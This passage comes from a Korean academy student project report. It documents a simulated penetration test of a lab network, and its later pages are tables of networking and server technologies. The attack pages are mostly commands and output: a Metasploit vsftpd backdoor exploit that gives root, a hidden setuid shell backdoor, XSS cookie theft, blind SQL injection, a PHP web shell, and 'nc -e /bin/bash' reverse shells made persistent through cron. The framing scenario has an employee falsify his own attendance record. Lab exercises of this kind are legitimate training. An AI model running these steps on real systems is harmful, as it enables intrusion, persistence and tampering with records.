22/tcp    open  ssh            OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain        ISC BIND 9.18.28-0ubuntu0.24.04.1 (Ubuntu Linux)
80/tcp    open  http           Apache httpd 2.4.58 ((Ubuntu))
139/tcp   open  netbios-ssn   Samba smbd 4.6.2
445/tcp   open  netbios-ssn   Samba smbd 4.6.2
3306/tcp  open  mysql         MariaDB (unauthorized)
9090/tcp  open  http          Monitorix httpd (time zone +0900)
MAC Address: 00:0C:29:3C:EA:51 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.46 seconds
```

➔ 획득한 정보: 21 번 포트인 ftp 가 open 되어 있고, vsftpd 2.3.4 버전을 사용

	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	33

열린 포트 기반 취약점 분석(CVE 에 vsftpd v2.3.4 검색)

There are 2 CVE Records that match your search.

Name	Description
CVE-2011-2523	vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.
CVE-2011-0762	The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in STAT commands in multiple FTP sessions, a different vulnerability than CVE-2010-2632.

➔ CVE-2011-2523: 6200 번 포트에 있는 셸을 열 수 있는 백도어 존재

Msfconsole 으로 공격할 취약점 선정

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank       Check  Description
-  -                                     -              -      -    -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal    Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

➔ vsftpd 2.3.4 버전에 백도어 침투를 할 수 있음

취약점을 이용한 루트 권한 획득

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-      -
CHOST      The local client address
CPORT      The local client port
Proxies    A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)
```

➔ 필수 요소인 rhost 설정

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-      -
CHOST      The local client address
CPORT      The local client port
Proxies    A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     10.1.1.14        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)
```

➔ rhosts 를 정보 수집에서 발견된 타겟 IP 로 설정함으로써 exploit 준비 완료

	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	34

exploit 실행

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.1.1.14:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.1.1.14:21 - USER: 331 Please specify the password.
[+] 10.1.1.14:21 - Backdoor service has been spawned, handling...
[+] 10.1.1.14:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.1.1.13:39097 → 10.1.1.14:6200) at 2024-11-07 18:28:28 +0900

pwd
/etc/systemd/system
whoami
root
```

→ exploit 이 성공되어 root 권한 획득 완료


전체 직원 및 상사 디렉토리 접근

```
cd /home
ls
hwh
jjh
kaya
khs
ksy
kym
ljy
pkw
smb
yth
```

→ 직원 이름으로 생성된 계정 디렉토리 목록 확인

```
cd khs
ls
planA.txt
planB.txt
projectA
secret
```

→ 상사 디렉토리 내에 있는 파일 확인

	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	35

상사 디렉토리 내 백도어 파일 생성

```
cd khs
ls
legend.txt
planA.txt
planB.txt
projectA
secret
#!/bin/bash

echo "#include <stdio.h>\n\nmain() {\n    setuid(0);\n    system(\"/bin/sh\");\n}" > backdoor.c
ls
backdoor.c
legend.txt
planA.txt
planB.txt
projectA
secret
```

➔ backdoor.c 라는 이름의 백도어 파일 생성 완료

백도어 파일에 대한 컴파일 진행

```
gcc -o backdoor backdoor.c
backdoor.c:3:1: warning: return type defaults to 'int' [-Wimplicit-int]
    3 | main() {
      | ^~~~
backdoor.c: In function 'main':
backdoor.c:4:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    4 |     setuid(0);
      |     ^~~~~~
backdoor.c:5:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
    5 |     setgid(0);
      |     ^~~~~~
backdoor.c:6:5: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
    6 |     system("/bin/sh");
      |     ^~~~~~
ls
backdoor
backdoor.c
```

➔ 생성한 백도어 파일을 실행시킬 수 있도록 컴파일 진행 완료

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	36

백도어 파일 권한 설정

```
ls -al
합계 44
drwx----- 4 root root 4096 11월 7 19:03 .
drwxr-xr-x 12 root root 4096 11월 7 19:01 ..
-rwx----- 1 root root 16040 11월 7 19:03 backdoor
-rw----- 1 root root 84 11월 7 19:02 backdoor.c
-rw----- 1 root root 8 11월 7 18:49 legend.txt
-rw----- 1 root root 0 11월 7 18:40 planA.txt
-rw----- 1 root root 6 11월 7 18:41 planB.txt
drwx----- 2 root root 4096 11월 7 18:41 projectA
drwx----- 2 root root 4096 11월 7 18:41 secret
```

→ 백도어 파일의 권한이 root 인 것을 확인

```
chmod 4755 backdoor
ls -al
합계 44
drwx----- 4 root root 4096 11월 7 19:03 .
drwxr-xr-x 12 root root 4096 11월 7 19:01 ..
-rwsr-xr-x 1 root root 16040 11월 7 19:03 backdoor
-rw----- 1 root root 84 11월 7 19:02 backdoor.c
-rw----- 1 root root 8 11월 7 18:49 legend.txt
-rw----- 1 root root 0 11월 7 18:40 planA.txt
-rw----- 1 root root 6 11월 7 18:41 planB.txt
drwx----- 2 root root 4096 11월 7 18:41 projectA
drwx----- 2 root root 4096 11월 7 18:41 secret
```

→ 백도어 파일에 setuid 설정을 통해 사용자가 root 권한으로 파일 실행 가능

직장 상사의 계정으로 접속

```
(root@yth)-[~]
# ssh khs@10.1.1.14
```

백도어 파일 숨김

```
khs@Ubuntu:~$ ls
backdoor bush legend.txt planA.txt planB.txt projectA secret snap
khs@Ubuntu:~$ mv backdoor bush
khs@Ubuntu:~$ ls
bush legend.txt planA.txt planB.txt projectA secret snap
khs@Ubuntu:~$ cd bush
khs@Ubuntu:~/bush$ ls
backdoor
khs@Ubuntu:~/bush$
```

→ 직장 상사에게 들키지 않도록 백도어 파일을 몰래 생성한 bush 디렉토리로 이동 완료

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	37

관리자 권한 쉘 획득

```
khs@Ubuntu:~/bush$ ./backdoor
# whoami
root
```

➔ 백도어 파일에 대한 루트 권한 획득 완료

관리자 권한으로 DB 접근 및 출결 관리 DB 조작

```
Database changed
MariaDB [semi_db]> show tables;
+-----+
| Tables_in_semi_db |
+-----+
| attendance         |
| employees           |
+-----+
2 rows in set (0.000 sec)

MariaDB [semi_db]> select * from employees;
+-----+-----+-----+-----+-----+-----+
| employee_id | department | position | name | email | hire_date |
+-----+-----+-----+-----+-----+-----+
| 1 | business | team leader | kong hyun-sik | kong@kong.com | 2019-03-04 |
| 2 | business | employee | lee jong-yoon | lee@kong.com | 2021-04-12 |
| 3 | business | intern | yang tae-hyuck | yang@kong.com | 2024-07-01 |
| 4 | business | employee | hong jun-hwa | hong@kong.com | 2024-07-01 |
| 5 | it | team leader | park ki-won | park@kong.com | 2019-05-06 |
| 6 | it | employee | jang jin-hyuck | jang@kong.com | 2020-07-01 |
| 7 | it | employee | kil young-min | kil@kong.com | 2022-07-01 |
| 8 | it | employee | kim su-yeon | kim@kong.com | 2022-07-01 |
+-----+-----+-----+-----+-----+-----+
8 rows in set (0.000 sec)
```

➔ DB 내에 출결 관리와 직원 정보가 있음을 확인했고, 직원 정보 상세 확인

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	38

출결 관리 DB 확인 및 출결 관리 내역 수정

```

MariaDB [semi_db]> select * from attendance
→ ;
+-----+-----+-----+-----+-----+
| attendance_id | name       | check_in_time | check_out_time | status |
+-----+-----+-----+-----+-----+
| 1 | kong hyun-sik | 2024-11-01 08:30:21 | 2024-11-01 18:00:00 | 출근 |
| 2 | lee jong-yoon | 2024-11-01 08:35:41 | 2024-11-01 18:00:00 | 출근 |
| 3 | hong jun-hwa | 2024-11-01 08:35:42 | 2024-11-01 18:00:00 | 출근 |
| 4 | park ki-won | 2024-11-01 08:40:21 | 2024-11-01 18:00:00 | 출근 |
| 5 | jang jin-hyuck | 2024-11-01 08:42:53 | 2024-11-01 18:00:00 | 출근 |
| 6 | kil young-min | 2024-11-01 08:44:17 | 2024-11-01 18:00:00 | 출근 |
| 7 | kim su-yeon | 2024-11-01 08:55:13 | 2024-11-01 18:00:00 | 출근 |
| 8 | yang tae-hyuck | 2024-11-01 11:47:22 | 2024-11-01 18:00:00 | 지각 |
+-----+-----+-----+-----+-----+
8 rows in set (0.000 sec)

```

→ 출결 내역을 확인하였고, 출근 카드를 찍지 않아 지각으로 처리된 것을 확인

```

MariaDB [semi_db]> update attendance
→ set status = '출근'
→ where attendance_id=8;
Query OK, 1 row affected (0.001 sec)
Rows matched: 1 Changed: 1 Warnings: 0

MariaDB [semi_db]> update attendance
→ set check_in_time = '2024-11-01 08:42:55'
→ where attendance_id = 8;
Query OK, 1 row affected (0.001 sec)
Rows matched: 1 Changed: 1 Warnings: 0

```

```

MariaDB [semi_db]> select * from attendance
→ ;
+-----+-----+-----+-----+-----+
| attendance_id | name       | check_in_time | check_out_time | status |
+-----+-----+-----+-----+-----+
| 1 | kong hyun-sik | 2024-11-01 08:30:21 | 2024-11-01 18:00:00 | 출근 |
| 2 | lee jong-yoon | 2024-11-01 08:35:41 | 2024-11-01 18:00:00 | 출근 |
| 3 | hong jun-hwa | 2024-11-01 08:35:42 | 2024-11-01 18:00:00 | 출근 |
| 4 | park ki-won | 2024-11-01 08:40:21 | 2024-11-01 18:00:00 | 출근 |
| 5 | jang jin-hyuck | 2024-11-01 08:42:53 | 2024-11-01 18:00:00 | 출근 |
| 6 | kil young-min | 2024-11-01 08:44:17 | 2024-11-01 18:00:00 | 출근 |
| 7 | kim su-yeon | 2024-11-01 08:55:13 | 2024-11-01 18:00:00 | 출근 |
| 8 | yang tae-hyuck | 2024-11-01 08:42:55 | 2024-11-01 18:00:00 | 출근 |
+-----+-----+-----+-----+-----+
8 rows in set (0.000 sec)

```

→ 지각을 출근으로 수정한 다음 반영된 것을 확인

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	39

라) 외부 모의 침투(웹사이트)

dnsenum 으로 3 차 도메인 탐색(명령어: dnsenum nk.iqsp.com)

```
Trying Zone Transfers and getting Bind Versions:

Trying Zone Transfer for iqsp.com on ns.iqsp.com ...
iqsp.com.      86400      IN      SOA      (
iqsp.com.      86400      IN      NS       ns.iqsp.com.
iqsp.com.      86400      IN      A        127.0.0.1
iqsp.com.      86400      IN      AAAA     ::1
iqsp.com.      86400      IN      MX       10
172.16.20.7.iqsp.com. 86400      IN      PTR      ma.iqsp.com.
bw.iqsp.com.   86400      IN      A        172.16.20.7
cacti.iqsp.com. 86400      IN      A        172.16.20.6
dw.iqsp.com.   86400      IN      A        172.16.20.7
lamp.iqsp.com. 86400      IN      A        172.16.20.13
ma.iqsp.com.   86400      IN      A        172.16.20.7
mon.iqsp.com.  86400      IN      A        172.16.1.15
mrtg.iqsp.com. 86400      IN      A        172.16.20.6
mx1.iqsp.com.  86400      IN      A        172.16.20.6
nk.iqsp.com.   86400      IN      A        172.16.20.7
ns.iqsp.com.   86400      IN      A        172.16.20.6
py.iqsp.com.   86400      IN      A        172.16.20.6
r9.iqsp.com.   86400      IN      A        172.16.20.6
ub.iqsp.com.   86400      IN      A        172.16.20.9
w22.iqsp.com.  86400      IN      A        172.16.20.3
```

→ 획득한 정보: 회사 도메인인 ma.iqsp.com 에 대한 3 차 도메인 nk.iqsp.com 이 존재함

스크립트를 입력하여 XSS 취약점 확인

nk.iqsp.com 내용:

hi

확인

→ 스크립트가 실행되었으므로 Stored XSS 취약점이 확인되었고,
이를 이용하여 사용자의 계정을 획득하여 게시판에 게시글 작성 가능

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	40

열람하는 사용자 세션 ID 획득하는 스크립트 입력

IQ Spoofing

게시판 1

전체 ▾

<script>alert(document.cookie)

검색

▶ 세부검색 및 정렬변경

nk.iqsp.com 내용:

PHPSESSID=luu8bs9nfvav5rmimg9pgtb9ek

확인

➔ 스크립트가 실행되었으므로 Reflected XSS 취약점이 확인되었고, 이를 이용하여 게시물을 열람한 사용자의 세션 ID 획득 가능

SQL Injection 가능 여부 확인

IQ Spoofing

게시판1

전체 ▾

a#

검색

IQ Spoofing

게시판1

전체 ▾

a#

검색

글쓰기

| id | 제목 | 작성자 | 작성일자 | 수정일자 |
|----|----|-----|---------------------|------|
| 1 | a | a | 2024-11-04 21:42:20 | |
| 2 | a | d | 2024-11-04 21:42:59 | |

1

➔ A# 입력 시 a 입력 결과와 같은 결과가 출력된 것으로 보아 SQL Injection 이 가능하고, 이를 통해 일반 또는 미인증 사용자가 접근 불가능한 게시판의 DB 및 DBMS 에 대한 정보와 데이터 획득 가능

| | | | |
|--|---------|-------|----------------|
| THEJOEUN 
더조은아카데미 | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 41 |

File Upload / Indexing 취약점 확인



➔ 디렉터리 인덱싱이 가능한 것을 확인

File Upload 위치 확인

```
!-- 게시판에서 파일 목록 표시 -->
div id="addfile">첨부파일</div>
div id="filelist">
  <a href="..../download_file.php?board_id=9"> - 해킹파일.jpg (9681KB)</a>
</div>
hr>
```

➔ 해당 파일의 파라미터를 통해 파일이 저장되는 위치를 볼 수 있는 취약점이 발견되었고, 이를 통해 임의 파일 다운로드 가능


파일 업로드 시 필요한 권한 확인



➔ 파일 업로드 시 저장 파일의 검증이 취약하다는 점을 이용하여 실행 권한을 가진 채로 파일 저장 가능

| | | | |
|--|---------|-------|----------------|
| THEJOEUN 
더조은아카데미 | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 42 |

XSS 실행 스크립트 입력 후 게시물 업로드



- 관리자의 흥미를 끌 수 있는 제목의 게시글을 입력한 뒤, 권한 상승을 위해 획득한 리버스 셸에 메모리 손상 취약점을 사용한 스크립트를 실행

DB 정보 탈취 SQL Injection 스크립트 실행


```
[root@Centos-8 sqli]# python sqli.py -u "http://172.16.20.9/board4/board.php" -q keywo
"hi%" and " -e " and '1%'='1" table
Namespace(database=None, table=None, column=None, execution='table', url='http://172.1
rd.php', query='keyword', signature='hihi', starter="hi%" and ", ender=" and '1%'='1",
hod='G', lim=None)
DB 길이 추출 시작
DB 길이 추출 완료 ..
DB 길이 : 8
DB 명 탐색이 끝났습니다 .
DB NAME : phplogin
table 갯수 추출 시작
table 갯수 : 10
table 길이 :
[11, 8, 10, 12, 4, 8, 8, 9, 8, 8]
table명 추출 시작
Table명 탐색이 끝났습니다 .
Table Name :
['ggd_adress', 'board_1', 'adress_kr', 'board1_file', 'ggd', 'board_3', 'board_4', 'ac
', 'ggd_sub']
None:
['ggd_adress', 'board_1', 'adress_kr', 'board1_file', 'ggd', 'board_3', 'board_4', 'ac
', 'ggd_sub']
[root@Centos-8 sqli]#
```

- Blind SQL Injection(파이썬 스크립트)을 통해서 DB 정보를 탈취하였고, 이 정보를 이용하여 다른 서버와 DB 의 탈취에 사용 가능

| | | | |
|--|---------|-------|----------------|
| THEJOEUN 
더조은아카데미 | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 43 |

File Upload / Directory Indexing 취약점을 이용하여 shell 파일 업로드

```
<?php
If(isset($_GET[cmd])){
Exec($_GET[cmd]);
}
?>
```



→ 업로드한 shell 파일을 통해 www-data 계정의 Reverse shell 획득

netcat 을 이용하여 Reverse shell 설정 및 해당 포트로 들어오는 연결 수신

피해 서버 웹 셸 입력 명령어: nc -e /bin/bash 172.16.6.15 9898

① 172.16.20.9/stored/shell.php?cmd=nc%20-e%20/bin/bash%20172.16.20.15%209898

공격자 PC 입력 명령어: nc -lvp 9898

```
(root@kaya)-[/smb/python/infoget]
# nc -lvp 9898
listening on [any] 9898 ...
172.16.20.9: inverse host lookup failed: Unknown host
connect to [172.16.20.15] from (UNKNOWN) [172.16.20.9] 54144
whoami
www-data
```

→ Reverse shell 의 권한 획득

cronfile 생성

```
pwd
/cronfile
ls
log.tmp
log_backup.py
log_backup.sh
```

→ 획득한 shell 의 권한을 관리자로 상승하여 log.tmp 파일을 /cronfile 에 생성 완료

| | | | |
|--|---------|-------|----------------|
| 
더조은아카데미 | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 44 |

log.tmp 을 수정하여 백도어 획득

```
echo 'nc -e /bin/bash 10.1.1.13 9898' >> log.tmp
cat log.tmp
echo 'log 백업 완료'
nc -e /bin/bash 10.1.1.13 9898
```

```
(root@yth) - [~]
# nc -lvp 9898
listening on [any] 9898 ...
10.1.1.14: inverse host lookup failed: Host name lookup failure
connect to [10.1.1.13] from (UNKNOWN) [10.1.1.14] 52496
whoami
root
```

→ 관리자 권한 획득 완료

자동으로 연결할 수 있는 백도어 파일 생성

```
cd /cronfile
ls
log.tmp
log.txt
log_backup.py
log_backup.sh
echo 'nc -e /bin/bash 10.1.1.13 9898'>backdoor.sh
cat backdoor.sh
nc -e /bin/bash 10.1.1.13 9898
```

→ cronfile 디렉토리 안에 관리자의 권한으로 백도어 파일 생성 완료
추후 원할 때마다 Reverse shell 을 실행하여 root 권한 획득 가능

| | | | |
|--|---------|-------|--------------------|
| THEJOEUN 
더조은아카데미 | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기
획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 45 |

5. 기술 리스트

가) 네트워크 기술 리스트

| 카테고리 | 기술/프로토콜 | 세부 기술 | 설명 |
|--------------|--------------------|-------------------|---|
| L3 라우팅
기술 | 정적 라우팅
(Static) | Default | 특정 네트워크로 트래픽을 보내는 기본 경로
설정 |
| | 동적 라우팅
(RIP) | Redistribute | 다른 라우팅 프로토콜과 경로 정보를 공유 |
| | | Passive Interface | 라우팅 업데이트 수신을 차단 |
| | | Offset-list | 특정 경로의 메트릭을 조정 |
| | | Prefix-list | 프리픽스 기반의 라우팅 필터링 |
| | | Summary | 요약 경로를 생성하여 네트워크 경로 축소 |
| | | Key-Chain | 인증을 위해 암호 키 체인을 사용 |
| | 동적 라우팅
(EIGRP) | Redistribute | 다른 라우팅 프로토콜과 경로 정보를 공유 |
| | | Passive Interface | 라우팅 업데이트 수신을 차단 |
| | | Distribute-list | ACL을 사용해 라우팅 업데이트 필터링 |
| | | Summary | 요약 경로를 생성하여 네트워크 경로 축소 |
| | | UCMP | Unequal Cost Multi-Path로 비용이 다른 경로에
대한 부하 분산 |
| | 보안 및 모니터링 | NAT | 정적, 동적, 포트 기준으로 공인 IP에서 사실 IP
로의 통신을 차단 |
| | | PPP | PAP, CHAP과 같이 회선 인증을 지원하는 serial
통신 프로토콜 |
| 스위칭 기술 | L3 스위칭 | FHRP | 게이트웨이 이중화 및 장애 복구 기능 제공 |
| | | HSRP | 기본 및 백업 게이트웨이를 구성해 네트워크
가용성 유지 |
| | | VRRP | 가상 라우터를 사용한 게이트웨이 이중화 |
| | | GLBP | 다중 게이트웨이를 사용하여 부하 분산 |
| | | SVI | 스위치 가상 인터페이스를 통해 다중 VLAN 라
우팅 지원 |
| | L2 스위칭 | VLAN | L2계층에서 네트워크를 논리적으로 구분 |
| | | Inter VLAN | 다른 VLAN 간 통신을 위한 dot1Q
encapsulation |
| | | VTP | VLAN 정보를 동기화하여 Server, Client,
Transparent 간 VLAN 관리 단순화 |
| | | STP | 특정 포트를 차단하여 네트워크 루프를 방지하 |

| | | | |
|---|---------|-------|----------------|
|  | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 46 |

| | | | |
|----|---------------------|--------------------|--|
| | | 고 안정적인 L2 네트워크를 유지 | |
| | | | |
| | | | |
| | | | |
| | 보안 및 모니터링 | Frame-Relay | Point-to-Point 지점 간 단일 연결을 위한 L2 패킷 스위칭 프로토콜 |
| | | | Multi Access 다중 액세스 네트워크 환경에서의 프레임 릴레이 지원 |
| | | ACL | Source, Destination IP, 프로토콜 기반으로 접근 제어 |
| | | SPAN | 특정 포트의 트래픽을 다른 포트로 복사하여 모니터링 |
| 기타 | 원격 접속 관리 | SSH | 암호화된 원격 접속 |
| | IP 분배 | DHCP | IP 분배를 자동화, 효율적인 IP관리 |
| | 트래픽 및 대역폭 모니터링 | MRTG | 네트워크의 트래픽 흐름과 대역폭 사용량을 시각화 하여, 네트워크 성능과 활용도를 실시간으로 파악하고 관리 |
| | 도메인 이름 해석 | DNS | 도메인 이름을 IP 주소로 변환하여 네트워크 자원의 접근을 쉽게 관리 |
| | 네트워크 장비 설정 및 데이터 백업 | TFTP | 네트워크 장비 설정 파일을 백업하고 복원하며, 설정을 다른 장비로 쉽게 전송할 수 있는 경량 파일 전송 서버 |
| | 데이터 저장/관리 | DB | 네트워크 장비, 사용자 정보, 설정 데이터 등을 저장하여 손쉽게 관리할 수 있도록 지원하며, 데이터 무결성과 효율적 검색을 보장 |
| | 방화벽 및 라우팅 | pfSense | 오픈소스 방화벽 및 라우터 소프트웨어로서, 트래픽 필터링, NAT, VPN 지원을 포함해 네트워크 보안과 제어 기능을 제공 |
| | 네트워크 보안 모니터링 및 분석 | Security Onion | 침입 탐지 및 방지 시스템(IDS/IPS), 로그 분석, 위협 탐지를 통해 네트워크 보안을 실시간으로 모니터링하고 잠재적 위협을 분석 |

| | | | |
|--|---------|-------|--------------------|
| THEJOEUN 
더조은아카데미 | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기
획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 47 |

나) 서버 기술 리스트

| | | |
|-----------|---------------------------------------|--|
| SMB | 파일 공유 프로토콜 | |
| | 암호화 원격 접속 프로토콜 | |
| SSH | SSH v1.5 | 공격자가 쉽게 해독 가능 |
| | SSH v1.99 | v1의 취약점이 여전히 존재 |
| | SSH v2.0 | 가장 최신 버전 / 현재까지 취약점이 없는 버전 |
| FTP | FTP | 파일 전송 프로토콜 |
| | | 파일 배포에 유리 |
| | TFTP | FTP보다 보안성이 낮은 프로토콜 |
| | | 바이너리 형태로 정보를 저장하여 장비 간 효율성이 높음 |
| NFS | 네트워크 파일 공유 프로토콜 | |
| iSCSI | 인터넷을 통한 데이터 전송이 가능한 프로토콜 | |
| DHCP | IP 자동 할당 프로토콜 | |
| DNS | 도메인/IP를 상호 변환하여 연결하는 시스템 | |
| | 정방향 조회 : 도메인을 IP로 변환 | |
| | 역방향 조회 : IP를 도메인으로 변환 | |
| DiskQuota | 사용자의 저장 공간을 제한하는 기술 | |
| | 로그 메시지 수집 및 관리하는 시스템 | |
| rsyslog | | |
| scp | 네트워크 상에서 파일을 안전하게 복사하기 위한 프로토콜 | |
| cron | 시스템에서 특정 작업을 자동으로 실행시키는 시간 기반 작업 스케줄러 | |
| RAID | 여러 개의 디스크를 하나로 묶어 사용하는 기술 | |
| | 0 | Striping, 분산 저장, 하나의 디스크가 고장나면 복구 불가능 |
| | 1 | Mirroring, 복제 저장, 하나의 디스크가 고장나도 복구 가능 |
| | 5 | 최소 세 개의 디스크가 필요 패리티 정보를 분산 저장 |
| | 6 | 5와 비슷하지만, 두 개의 패리티 정보를 사용 |
| | 0 + 1 | Striping + Mirroring |
| | 1 + 0 | Mirroring + Striping |
| WAS | 웹 애플리케이션을 실행하고 관리하는 서버 | |
| | Apache | 웹 페이지를 클라이언트에게 제공하는 역할
엔터프라이즈용으로 대용량 접근이 가능 |
| | IIS | Internet Information Services
MS에서 개발한 웹 서버 소프트웨어 |

| | | | |
|--|----------------|-------|----------------|
| THEJOEUN 
더조은아카데미 | 세미 프로젝트 | 문서 번호 | 세미 프로젝트 최종 기획안 |
| | | 버전 번호 | 1 |
| | 기획안 | 수정일 | 2024-11-11 |
| | | 페이지 | 48 |

| | | | |
|-------------|--|---|----------------------------------|
| | Nginx | 고성능의 오픈소스 웹 서버 소프트웨어
소규모용으로 빠른 서비스 제공이 가능 | |
| | Tomcat | Java 서블릿 컨테이너 | JSP와 서블릿을 지원 |
| CMS | 웹 콘텐츠를 쉽게 생성하고 배포할 수 있도록 돕는 소프트웨어 | | |
| | Joomla | 사용자 친화적인 인터페이스로 다양하게 사용 가능 | |
| | WordPress | 웹사이트와 블로그를 쉽게 만들고 관리할 수 있는 플랫폼 | |
| DBMS | 데이터베이스를 생성, 관리, 운영할 수 있도록 돕는 소프트웨어 | | |
| | MariaDB | 오픈 소프 관계형 데이터베이스 관리 시스템 | |
| | phpmyadmin | 데이터베이스를 GUI로 관리할 수 있는 서비스
웹 브라우저를 통해 데이터베이스를 쉽게 관리하고 조작 가능 | |
| HTTP | 여러 웹사이트를 하나의 서버 IP 주소나 도메인 이름으로 운영할 수 있는 기능 | | |
| | VirtualHost | IP Base VirtualHost | IP를 다르게 하여 사용 |
| | | Port Base VirtualHost | IP는 같지만, Port 번호를 다르게 사용 |
| | | Domain Base VirtualHost | IP와 Port 번호는 같지만,
도메인을 다르게 사용 |
| HTTPS | 웹 서버와 브라우저 간의 암호화된 연결을 제공하는 보안 프로토콜 | | |
| | SSL | 인증서 데이터의 기밀성과 무결성을 보호 | |
| HIDS | 개별 호스트의 로그 및 시스템 활동 모니터링을 통해
비정상적인 활동/침입 시도를 경고하는 시스템 | | |
| | Snort | 실시간 데이터 패킷 검사를 통한 침입 탐지하는 오픈소스 시스템 | |
| SNMP | MRTG | 라우터나 스위치의 트래픽 데이터를 수집 | |
| | Cacti | 네트워크 모니터링 및 성능 분석을 위한 오픈소스 소프트웨어 | |
| | 인터넷을 통해 파일을 저장하고 공유할 수 있는 클라우드 서비스 | | |
| WebHard | OwnCloud | 사용자가 자신 서버에 파일저장소를 구축/관리하는 소프트웨어
업로드한 파일이 보인다. / 취약 | |
| | Pydio | 오픈소스 파일 공유 및 동기화 플랫폼
업로드한 파일이 보이지 않는다. / 취약하지 않음 | |
| Mornitoring | 패킷의 흐름을 파악할 수 있는 소프트웨어 | | |
| | Monitorix | 시스템 및 서버의 성능을 모니터링하기 위한 오픈소스 도구 | |
| | iptraf-ng | 리눅스에서 사용되는 실시간 네트워크 트래픽 모니터링 도구 | |
| | tcpdump | 네트워크 패킷을 캡처하고 분석할 수 있는 CLI 기반의 도구 | |

| | | | |
|--|---------|-------|--------------------|
| THEJOEUN 
